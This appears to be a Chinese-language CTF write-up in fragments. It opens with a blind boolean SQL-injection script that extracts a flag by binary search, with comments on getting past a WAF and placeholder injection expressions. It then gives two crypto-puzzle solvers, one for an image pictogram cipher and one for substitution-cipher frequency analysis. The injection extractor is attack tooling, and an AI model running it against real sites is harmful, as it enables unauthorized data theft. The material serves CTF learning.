mid={mid} | Payload='{final_id_to_send[:100]}...' | ", end='')
    print(f"          [*] 二分: low={low}, high={high}, mid={mid}, testing (ASCII >
{mid}) (Gen ID: {final_id_to_send[:100]})", end='\r')

    result = make_request_and_check(final_id_to_send)
    # print(f"Got result: {result}") # 打印实际的 True/False/None

    if result is False: # 服务器返回“假”响应 (e.g., Error Occured)
        # 根据SQL设计, 这意味着 (真实ASCII > mid) 为【真】

        low = mid + 1
    elif result is True: # 服务器返回“真”响应 (e.g., Hello, glzjin)
        # 根据SQL设计, 这意味着 (真实ASCII > mid) 为【假】 (即 真实ASCII <=
mid)

        ans = mid # mid 是一个潜在的答案, 或者答案比 mid 更小
        high = mid - 1
    elif result is None: # 请求失败或响应不明确
        print(f"\n          [!] 二分法在位置 {position}, mid {mid} 处请求失败或响应不明确。")
        return None

    # 循环结束后, ans 中应该保存了满足 ASCII <= mid 条件的最小的 mid (即实际的ASCII值)
    # 或者说, low 应该是 ASCII值 + 1 (如果最后一步是low=mid+1) 或者 low 就是ASCII值 (如果最后一步是
ans=mid, high=mid-1, 然后low=high+1)
    # 此时, ans 变量中存储的是最后一次 (ASCII > mid) 被判断为假时 (即 ASCII <= mid 时) 的 mid 值。
    # 这个值应该是我们要找的精确ASCII码。

    if ans != -1: # 如果 ans 被更新过 (即至少有一次 result is True 的情况)
        # print(f"\n          [*] 二分法初步候选ASCII: {ans} ({chr(ans)}). 进行精确验证...")
        # 使用线性扫描的精确匹配表达式进行验证
        final_id_to_send_exact = SQL_CHAR_CHECK_EXPRESSION.format(pos=position,
char_ascii=ans)
        exact_result = make_request_and_check(final_id_to_send_exact)

        if exact_result is True: # 精确验证成功
            print(f"\n          [+] 位置 {position} 找到字符: '{chr(ans)}' (ASCII: {ans})")
            return chr(ans)
        else: # 精确验证失败

```



```

print("由于 '1-0' 被WAF拦截, 之前的 ID_PAYLOAD_WRAPPER = \"1-({sql_condition})\" 可能已失效。")
print("现在, 脚本中的 SQL_LENGTH_CHECK_EXPRESSION, SQL_CHAR_CHECK_EXPRESSION, 和 ")
print("SQL_CHAR_CHECK_EXPRESSION_FOR_BINARY 占位符代表的【必须是完整的、WAF安全的SQL表达式】。")
print("这些表达式在执行后需要【直接计算出或选择出最终的id字符串】(例如 \"1\" 或 \"0\")。")
print("这比之前仅返回0或1给包装器处理要【困难得多】。")
print("你【必须】根据你对目标WAF和应用过滤逻辑的分析结果, 用你发现的")
print("【【【能够实际绕过WAF和bool(false)过滤的、有效的SQL表达式】】】替换它们!")
print("没有正确的WAF绕过SQL逻辑, 此脚本无法工作。")
print("="*80)

flag_len = get_flag_length()

if flag_len:
    USE_BINARY_SEARCH = False # <---- 修改为 True 以尝试二分法
    if USE_BINARY_SEARCH:
        print("[+] 将尝试使用【二分法】获取字符。")
    else:
        print("[+] 将尝试使用【线性扫描】获取字符。")

    final_flag = get_flag(flag_len, use_binary_search=USE_BINARY_SEARCH)

    if final_flag:
        if "?" in final_flag:
            print(f"\n[!] 获取Flag部分成功, 但有未知字符: {final_flag}")
        else:
            print(f"\n[SUCCESS] 最终 Flag: {final_flag}")
    else:
        print("\n[!] 获取Flag失败。")
else:
    print("\n[!] 获取Flag长度失败。")

```

crypto, c1,

实现图像处理, dealphoto.py

```

from PIL import Image
import hashlib
import os

def solve_image_cipher(image_path):
    """
    破解图片中的信息。

    Args:
        image_path (str): 图片文件的路径。

    Returns:
        str: 破解后的信息。
        dict: 图案哈希值到分配字符的映射。
        int: 唯一图案的数量。
    """

```

```

try:
    img = Image.open(image_path).convert('RGB') # 确保是RGB模式
except FileNotFoundError:
    return "错误: 图片文件未找到。", {}, 0
except Exception as e:
    return f"错误: 加载图片失败 - {e}", {}, 0

img_width, img_height = img.size

# 根据题目信息计算
cols = 21
rows = 13
missing_in_last_row = 4

# 自动计算或手动设置单个图案的尺寸
# 如果图案之间有间隙, 这里的计算可能需要微调
char_width = img_width // cols
char_height = img_height // rows

print(f"图片尺寸: {img_width}x{img_height}")
print(f"推断的单个图案尺寸: {char_width}x{char_height}")
if char_width != 64 or char_height != 64:
    print("警告: 计算出的图案尺寸与预期 (64x64) 不符, 请检查图片或参数。")

pictograms_data = [] # 存储切割下来的图案数据
pictogram_hashes = [] # 存储每个图案的哈希值

total_pictograms_expected = (rows * cols) - missing_in_last_row
count = 0

for r in range(rows):
    for c in range(cols):
        if r == rows - 1 and c >= cols - missing_in_last_row:
            # 跳过最后一行缺失的图案
            continue

        # 定义切割区域 (left, top, right, bottom)
        # left = c * char_width
        # top = r * char_height
        # right = left + char_width
        # bottom = top + char_height

        # 尝试居中裁剪, 如果图案小于单元格
        # 如果图案严格按照格子划分, 不需要偏移
        cell_left = c * char_width
        cell_top = r * char_height

        # 假设图案就在单元格内, 大小为char_width x char_height
        # 如果实际图案比这个小且在单元格内居中, 需要更复杂的定位
        # 但基于“规整的图画”, 我们先假设它们填满了单元格
        left = cell_left

```

```

top = cell_top
right = cell_left + char_width
bottom = cell_top + char_height

# 切割图案
try:
    pictogram = img.crop((left, top, right, bottom))
    pictograms_data.append(pictogram)

    # 为图案生成哈希值以识别唯一性
    # 将图像数据转换为字节串进行哈希
    hasher = hashlib.md5()
    hasher.update(pictogram.tobytes())
    pictogram_hashes.append(hasher.hexdigest())
    count += 1
except Exception as e:
    print(f"错误: 在位置 ({r},{c}) 切割图案失败 - {e}")
    # 可以选择跳过这个图案或者中断
    continue

print(f"成功切割了 {count} 个图案, 预期 {total_pictograms_expected} 个。")
if count != total_pictograms_expected:
    print("警告: 实际切割的图案数量与预期不符, 请检查逻辑或图片。")

# 建立哈希值到字符的映射
unique_hashes = []
for h in pictogram_hashes:
    if h not in unique_hashes:
        unique_hashes.append(h)

# 你可以使用任何你喜欢的字符集, 这里用大写字母, 然后是数字等
# 如果唯一图案超过了字符集大小, 需要扩展字符集
possible_chars =
"ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz@#$$%^&*"

hash_to_char_map = {}
if len(unique_hashes) > len(possible_chars):
    print(f"警告: 唯一图案数量 ({len(unique_hashes)}) 大于预定义字符集 ({len(possible_chars)})。部分图案将无法分配字符。")
    # 可以考虑生成更长的字符序列或提示用户
    # for i in range(len(unique_hashes) - len(possible_chars)):
    #     possible_chars += f'_{i}' # 简单扩展

for i, h_val in enumerate(unique_hashes):
    if i < len(possible_chars):
        hash_to_char_map[h_val] = possible_chars[i]
    else:
        # 如果字符不够用, 给一个特殊标记或者序号
        hash_to_char_map[h_val] = f"[UNMAPPED_{i-len(possible_chars)}]"

```

```

# 解码信息
decoded_message = ""
pictograms_in_row = 0
for h_val in pictogram_hashes:
    decoded_message += hash_to_char_map.get(h_val, "?") # 如果哈希值未找到映射（理论上不应
发生），用?代替
    pictograms_in_row += 1
    if pictograms_in_row == cols:
        decoded_message += "\n" # 每行结束后换行
        pictograms_in_row = 0

# 移除因最后一行不足而产生的多余换行符
if pictograms_in_row != 0 and decoded_message.endswith("\n"):
    # 如果最后一行不是满的，上面的逻辑会在该行结束后也加换行符，但如果这就是文本的结尾，就不需要额外
处理。

    # 如果是严格按照原图的行列结构展示，那么最后一个换行符可能是需要的。
    # 但如果只是想得到连续的字符流，则可能需要处理。
    # 这里我们假设解码后的信息也按行显示。
    pass

return decoded_message.strip(), hash_to_char_map, len(unique_hashes)

# --- 主程序 ---
if __name__ == "__main__":
    # 请将 "YOUR_IMAGE_PATH.png" 替换为你的图片文件路径
    # 例如: image_file = "path/to/your/image.png"
    # 初始化 image_file 为一个默认值或占位符
    image_file = "crypto_challenge1.png"

    # 为了测试，我们可以先创建一个虚拟的符合描述的图片
    # （实际使用时请注释或删除这段创建虚拟图片的代码）
    # try:
    #     # 尝试导入 Pillow 和 ImageDraw 是创建虚拟图片的前提
    #     from PIL import Image, ImageDraw

    #     test_img_width = 1344
    #     test_img_height = 832
    #     test_cols = 21
    #     test_rows = 13
    #     missing_in_last_row = 4 # 题目中是少四个

    #     dummy_image = Image.new('RGB', (test_img_width, test_img_height), color =
'white')
    #     draw = ImageDraw.Draw(dummy_image)
    #     char_w, char_h = test_img_width // test_cols, test_img_height // test_rows
    #     colors = [(255,0,0), (0,255,0), (0,0,255), (255,255,0), (0,255,255)]

    #     for r_idx in range(test_rows):
    #         for c_idx in range(test_cols):
    #             if r_idx == test_rows - 1 and c_idx >= test_cols - missing_in_last_row:

```



```

#             continue
#             x0, y0 = c_idx * char_w, r_idx * char_h
#             x1, y1 = x0 + char_w, y0 + char_h
#             current_color = colors[ (r_idx * test_cols + c_idx) % len(colors) ]
#             draw.rectangle([x0, y0, x1, y1], fill=current_color)
#             if (r_idx + c_idx) % 2 == 0:
#                 draw.rectangle([x0+char_w//4, y0+char_h//4, x1-char_w//4, y1-
char_h//4], fill=(255,255,255) if sum(current_color) > 255 else (0,0,0))

#     dummy_image.save("dummy_cipher_image.png")
#     image_file = "dummy_cipher_image.png" # 成功创建并保存虚拟图片, 更新 image_file
#     print("已生成一个虚拟测试图片: dummy_cipher_image.png")

# except ImportError:
#     print("警告: 未能导入 Pillow 或 ImageDraw, 无法创建虚拟测试图片。请确保Pillow已正确安
装。")
#     # image_file 保持为 "YOUR_IMAGE_PATH.png"
# except Exception as e_create:
#     print(f"创建虚拟图片时出错: {e_create}")
#     # image_file 保持为 "YOUR_IMAGE_PATH.png"

# --- 后续代码不变 ---
if image_file == "YOUR_IMAGE_PATH.png":
    print(f"\n请将脚本中的 'image_file' 变量手动更改为你的图片路径, 或者确保虚拟图片生成部分正常
工作。")
    # 如果希望在图片路径未设置时退出, 可以添加 exit()
    # exit()

# 只有当 image_file 不是占位符时才继续执行
if image_file != "YOUR_IMAGE_PATH.png" or os.path.exists(image_file): # 添加一个检查, 确
保文件存在
    # 检查文件是否存在, 如果不存在且不是dummy, 则提示
    if not os.path.exists(image_file) and image_file != "dummy_cipher_image.png":
        print(f"错误: 图片文件 {image_file} 未找到! 请检查路径。")
    else:
        message, char_map, unique_count = solve_image_cipher(image_file)

        print("\n--- 破解结果 ---")
        if "错误: " in message:
            print(message)
        else:
            print(f"唯一图案数量: {unique_count}")
            print("\n解码后的信息 (按原始行列布局):")
            print(message)
    else:
        # 如果 image_file 仍然是 "YOUR_IMAGE_PATH.png" 且没有生成dummy图, 这里会执行
        # 之前已经打印过提示了, 所以这里可能不需要额外操作, 或者可以明确退出
        pass

        # 如果想查看更详细的映射关系
        # print("\n详细映射 (哈希值 -> 字符):")
        # for h_val, char_val in char_map.items():

```

```
# print(f"{h_val} -> {char_val}")
```

实现自助替换调试solve.py

```
import collections
import os # 主要用于测试时的文件检查，实际分析可以不用

# --- 辅助函数 ---
def get_substituted_string(original_item, substitution_table):
    """
    根据替换表转换字符串（或单个字符）。
    未在表中的字符将保持原样。
    substitution_table 的值（明文）可以是单个字符或字符串。
    """
    if not substitution_table:
        return original_item

    # 如果 original_item 是单个字符，直接查找
    if len(original_item) == 1:
        return substitution_table.get(original_item, original_item)

    # 如果 original_item 是字符串（如 n-gram），则逐字符替换
    res = []
    for char_ci in original_item:
        plain_char = substitution_table.get(char_ci, char_ci)
        res.append(plain_char)
    return "".join(res)

def format_item_with_substitution(original_item, letter_substitution_table):
    """
    格式化输出，如：原始项(替换后项) 或 原始项（如果无替换）
    这个函数现在用于第二阶段的字母替换。
    """
    if not letter_substitution_table:
        return original_item

    # 对 original_item（可能包含第一阶段替换后的字符，如 'A', '.'）进行第二阶段替换
    substituted_display_parts = []
    made_any_substitution = False
    for char_in_item in original_item: # original_item 可能是 'A' 或 '.' 或一个n-gram "A.t"
        plain_char = letter_substitution_table.get(char_in_item, char_in_item)
        substituted_display_parts.append(plain_char)
        if char_in_item in letter_substitution_table:
            made_any_substitution = True

    if made_any_substitution:
        substituted_part_str = "".join(substituted_display_parts)
        if original_item != substituted_part_str: # 避免 A(A) 或 .(.) 的情况
```

```

        return f"{original_item}({substituted_part_str})"

    return original_item

# --- 分析函数 ---
def analyze_crypto_text(text_blob, punctuation_table=None,
letter_substitution_table=None):
    if punctuation_table is None:
        punctuation_table = {}
    if letter_substitution_table is None:
        letter_substitution_table = {}

    cleaned_text_orig = text_blob.replace("\n", "").replace(" ", "")

    # --- 第一阶段：应用标点符号替换 ---
    # punctuation_table 的值可能是 "L." 这样的字符串
    intermediate_text_chars = []
    for char_ci in cleaned_text_orig:
        # .get(char_ci, char_ci) 表示如果char_ci不在表中，则使用char_ci本身
        expanded_sequence = punctuation_table.get(char_ci, char_ci)
        intermediate_text_chars.append(expanded_sequence)

    # 将所有替换后的序列连接起来形成中间文本
    text_to_analyze = "".join(intermediate_text_chars)
    text_length = len(text_to_analyze)

    if text_length == 0:
        print("错误：处理后文本为空。")
        return

    print(f"--- 文本分析开始 ---")
    print(f"原始密文（清理后，前100字符）：{cleaned_text_orig[:100]}...")
    # 为了清晰显示，可以将替换后的句号特殊标记一下，如果需要
    print(f"应用标点替换后文本（前100字符）：{text_to_analyze[:100].replace('.', '(.))')}...")
    print(f"标点替换后总长度：{text_length} 个字符\n")

    print(f"--- 当前标点替换表（第一阶段） ---")
    if punctuation_table:
        for cipher_char, plain_char_seq in sorted(punctuation_table.items()):
            print(f" '{cipher_char}' -> '{plain_char_seq}'")
    else:
        print(" (空)")
    print("")

    print(f"--- 当前字母替换表（第二阶段，应用于上述文本） ---")
    if letter_substitution_table:
        for char_from_intermediate, plain_char in
sorted(letter_substitution_table.items()):
            print(f" '{char_from_intermediate}' -> '{plain_char}'")
    else:
        print(" (空，等待基于新频率构建)")
    print("")

```

```

print("--- (0) 应用两阶段替换后的文本 (按原始大致结构预览) ---")
# 预览逻辑: 基于原始字符数进行分行, 但显示的是两阶段替换后的内容
preview_lines = []
original_char_idx = 0
num_rows_total = 13
chars_per_line_default = 21
missing_in_last_row = 4

for r in range(num_rows_total):
    if original_char_idx >= len(cleaned_text_orig):
        break

    current_display_line_parts = []
    chars_in_this_original_line = chars_per_line_default
    if r == num_rows_total - 1:
        chars_in_this_original_line -= missing_in_last_row

    # 从原始文本中取字符, 以确定该“原始格子”对应的内容
    for _ in range(chars_in_this_original_line):
        if original_char_idx >= len(cleaned_text_orig):
            break

        original_cipher_char = cleaned_text_orig[original_char_idx]

        # 第一阶段替换
        expanded_sequence = punctuation_table.get(original_cipher_char,
original_cipher_char)

        # 第二阶段替换 (对第一阶段的结果中的每个字符进行)
        fully_substituted_sequence_parts = []
        for char_from_expanded in expanded_sequence: # 例如 G -> "A.", 这里
char_from_expanded 会是 'A' 然后是 '.'
            final_char = letter_substitution_table.get(char_from_expanded,
char_from_expanded)
            fully_substituted_sequence_parts.append(final_char)

        current_display_line_parts.append("".join(fully_substituted_sequence_parts))
        original_char_idx += 1

    if current_display_line_parts:
        preview_lines.append("".join(current_display_line_parts))

for line_idx, line in enumerate(preview_lines):
    print(line)
    if line_idx >= 12 and original_char_idx < len(cleaned_text_orig): # 最多显示13行, 如
果还有则省略
        if r < num_rows_total - 1:
            print("...")
        break
print("\n")

```

```

# 分析函数现在使用 text_to_analyze (标点替换后的文本)
# 和 letter_substitution_table (第二阶段的字母替换)
print_char_frequency(text_to_analyze, text_length, letter_substitution_table)
analyze_ngrams(text_to_analyze, text_length, 2, "二元组 (Bigrams)",
letter_substitution_table, min_freq_to_display=2)
analyze_ngrams(text_to_analyze, text_length, 3, "三元组 (Trigrams)",
letter_substitution_table, min_freq_to_display=2)
analyze_ngrams(text_to_analyze, text_length, 4, "四元组 (Quadgrams)",
letter_substitution_table, min_freq_to_display=2)
analyze_ngrams(text_to_analyze, text_length, 5, "五元组 (Pentagrams)",
letter_substitution_table, min_freq_to_display=2)
find_significant_repeated_sequences(text_to_analyze, letter_substitution_table,
min_len=3, max_len_to_check=15, min_repeats=2)

print(f"--- 文本分析结束 ---")

def print_char_frequency(text_after_punctuation, text_length, letter_substitution_table):
    print("--- (1) 字符频率分析 (基于标点替换后的文本) ---")
    # text_after_punctuation 现在可能包含 '.' 等字符
    char_counts = collections.Counter(text_after_punctuation)
    sorted_char_counts = sorted(char_counts.items(), key=lambda item: (-item[1], item[0]))

    header_char = "符号(明文)" # "符号" 因为可能包含 '.'
    col_width_char = max(len(header_char), 7) # 调整列宽
    print(f"{header_char:<{col_width_char}} | {'出现次数':<8} | {'频率 (%)':<10}")
    print("-" * (col_width_char + 8 + 10 + 6))
    for char_from_intermediate, count in sorted_char_counts:
        # format_item_with_substitution 会尝试用 letter_substitution_table 替换
        char_from_intermediate
        display_val = format_item_with_substitution(char_from_intermediate,
letter_substitution_table)
        percentage = (count / text_length) * 100
        print(f"{display_val:<{col_width_char}} | {count:<8} | {percentage:>9.2f}%")
    print("\n")

def analyze_ngrams(text_after_punctuation, text_length, n_val, title,
letter_substitution_table, min_freq_to_display=2):
    print(f"--- (2) {title} 频率分析 (基于标点替换后的文本, 出现次数 >= {min_freq_to_display}) ---")
    if text_length < n_val:
        print(f"文本长度 ({text_length}) 不足以生成 {n_val}元组.\n")
        return

    # N元组现在从包含句号的文本中生成, 例如可能出现 "A." 这样的二元组
    ngrams_list = [text_after_punctuation[i:i+n_val] for i in range(text_length - n_val +
1)]
    ngram_counts = collections.Counter(ngrams_list)

    sorted_ngram_counts = sorted(
        [(ngram, count) for ngram, count in ngram_counts.items() if count >=
min_freq_to_display],
        key=lambda item: (-item[1], item[0])

```

```

)

if not sorted_ngram_counts:
    print(f"未找到出现次数至少为 {min_freq_to_display} 次的 {n_val}元组。\\n")
    return

header_ngram = f'{n_val}元组(明文)'
col_width_ngram = max(len(header_ngram), n_val * 2 + 7) # 增加列宽以适应 A.(t.) 这样的显示
print(f"{header_ngram:<{col_width_ngram}} | {'出现次数':<8} | {'频率 (%)':<10}")
print("-" * (col_width_ngram + 8 + 10 + 6))

num_possible_ngrams = text_length - n_val + 1
for ngram_intermediate, count in sorted_ngram_counts:
    # format_item_with_substitution 会尝试用 letter_substitution_table 替换
    ngram_intermediate 中的每个字符
    display_ngram = format_item_with_substitution(ngram_intermediate,
letter_substitution_table)
    percentage = (count / num_possible_ngrams) * 100
    print(f"{display_ngram:<{col_width_ngram}} | {count:<8} | {percentage:>9.2f}%")
    print("\\n")

def find_significant_repeated_sequences(text_after_punctuation, letter_substitution_table,
min_len=3, max_len_to_check=15, min_repeats=2):
    n = len(text_after_punctuation)
    print(f"--- (3) 主要重复子序列分析 (基于标点替换后的文本, 长度 {min_len}-{max_len_to_check},
出现次数 >= {min_repeats}) ---")

    if n == 0: print("文本为空。\\n"); return

    all_substring_counts = collections.Counter()
    actual_max_len = min(max_len_to_check, n)

    for length in range(min_len, actual_max_len + 1):
        if length > n: continue
        for i in range(n - length + 1):
            all_substring_counts[text_after_punctuation[i:i+length]] += 1

    repeated_sequences = {s:c for s,c in all_substring_counts.items() if c >= min_repeats
and len(s) >= min_len}
    if not repeated_sequences: print(f"未找到符合条件的重复序列。\\n"); return

    sorted_by_len_desc = sorted(repeated_sequences.items(), key=lambda x: (-len(x[0]), -
x[1], x[0]))
    final_dominant_repeats = {}
    for seq_intermediate, count in sorted_by_len_desc:
        is_sub = any(seq_intermediate in existing for existing in final_dominant_repeats)
        if not is_sub: final_dominant_repeats[seq_intermediate] = count

    if not final_dominant_repeats: print(f"筛选后未找到独立重复序列。\\n"); return

    display_sorted = sorted(final_dominant_repeats.items(), key=lambda x: (-len(x[0]), -
x[1], x[0]))

```

```

header_seq = "子序列(明文)"
col_width_seq = max(len(header_seq), actual_max_len * 2 + 7)
print(f"{header_seq:<{col_width_seq}} | {'长度':<6} | {'出现次数':<8}")
print("-" * (col_width_seq + 6 + 8 + 6))
for seq_intermediate, count in display_sorted:
    display_seq = format_item_with_substitution(seq_intermediate,
letter_substitution_table)
    print(f"{display_seq:<{col_width_seq}} | {len(seq_intermediate):<6} | {count:<8}")
print("\n")

# --- 主程序入口 ---
if __name__ == "__main__":
    decoded_text_from_image = """ABCDEFGHAFIJKDLMINNDO
PFHNPQLHIRPLSNPFDTAUA
FPIVICWBCHXKINHFBSPRC
HIYAFPQBLDZPRAIADBJKF
HNPAFPQNBH0RRDBCIMIRR
IRRDJNHHRPFDNHXKDLMHL
D1DCIAPFDTAB1BNNB2RFP
KDLMEUAUAFPKINHFBSPRI
CXVHZB1PAFP0DNRGQHNRB
JAUWDRZBOHYFD3ZBNQRPK
DA45RANBC6ILDV7AFHRPQ
BLDZPB00DZHN3IVRBLSAH
L8ZIJCBGINNHRGFHY""

# 第一阶段：用户提供的“密文 -> 字母+句号”的替换表
punctuation_substitutions_from_user = {
    "G": "A.", "J": "C.", "M": "L.", "P": "H.", "Y": "N.", "U": "B.", "X": "W.",
    "2": "K.", "T": "1.", "7": "D.", "6": "E.", "4": "F.", "5": "I.", "3": "R."
    # 注意：这里的键是原始密文字符，值是它们代表的“字母+句号”组合
}

# 第二阶段：新的字母替换表。
# 这个表应该基于对第一阶段处理后的文本（现在包含A, ., C, ., H, .等）的频率分析来构建。
# 对于这次运行，我们将其设置为空，以便你可以看到第一阶段替换后的纯粹结果和新的频率。
new_letter_substitution_table = {'H': 'e', 'B': 'a', 'A': 't', 'D': 'o', 'N': 'i',
'R': 'n',
'F': 'h', 'I': 's', 'L': 'r', 'C': 'd', 'K': 'l', # 这是你上一轮的成果

'Z': 'v', # 新增
'Q': 'f', # 新增
'W': 'c', # 新增（密文W）
'1': 'u', # 新增
'0': 'p', # 新增（密文0）
'S': 'm', # 新增（密文S）
'V': 'g', # 新增（密文V）
'O': 'y'
}

```

```
analyze_crypto_text(decoded_text_from_image,  
                    punctuation_table=punctuation_substitutions_from_user,  
                    letter_substitution_table=new_letter_substitution_table)
```